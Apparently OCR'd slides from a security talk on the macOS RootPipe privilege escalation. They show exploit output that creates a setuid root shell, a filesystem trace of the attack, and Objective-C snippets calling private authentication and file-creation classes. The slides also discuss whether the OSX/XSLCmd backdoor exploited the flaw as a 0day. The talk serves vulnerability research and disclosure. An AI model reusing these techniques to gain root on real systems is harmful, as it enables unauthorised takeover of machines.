
Combined Exploit

'pls create me a root shell'




```
$ ./rootPipe
step 0x1: got instance <WriteConfigClient: 0x7f824141e670>
step 0x2: authenticated against XPC service
step 0x3: got instance <WriteConfigOnewayMessageDispatcher: 0x7f8241433610>
step 0x4: invoking remote XPC method to create /myShell with setuid flag

$ /myShell
# whoami
root
```



```
# fs_usage -f filesystem
<rootPipe>
open                 F=4    (R_____)  /bin/ksh
read                 F=4    B=0x154780

<writeconfig>
open                 F=4    (RWC__E)  /.dat014a.00b
write                F=4    B=0x154780
rename                                /.dat014a.00b
chmod                <rwsrwxrwx>      /myShell
chown                                 /myShell
```



Note on Older Versions

create file ....

will fail for non-Admins

```
//use 'Authenticator' class
id authenticator = [Authenticator performSelector:@selector(sharedAuthenticator)];

//authenticate with non-NULL auth object
[authenticator performSelector:@selector(authenticateUsingAuthorizationSync:) withObject:auth];
```

authentication requires and auth object

either

```
//use 'ToolLiaison' class
id sharedLiaison = [ToolLiaison performSelector:@selector(sharedToolLiaison)];

//get 'tool' object
id tool = [sharedLiaison performSelector:@selector(tool)];

//get 'tool' object
[tool createFileWithContents: ...]
```

file creation via **`ToolLiaison`** class

```
//or directly via via 'UserUtilities'
[UserUtilities createFileWithContents: ...];
```

file creation via **`UserUtilities`** class

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
"somebody"

~~CHINA~~ ALREADY KNEW

malware with an 0day!?



Synack

OSX/XSLCmd

provides reverse shell, screen capture & keylogging

no mention of any priv-esc exploit(s)

Forced to Adapt: XSLCmd Backdoor Now on OS X

*"a previously unknown variant of the **APT backdoor** XSLCmd which is designed to compromise Apple OS X systems" -fireeye.com (**9/2014**)*

reverse shell


screen capture

keylogging

OSX/XSLCmd & RootPipe

did the malware exploit rootpipe as an 0day!?

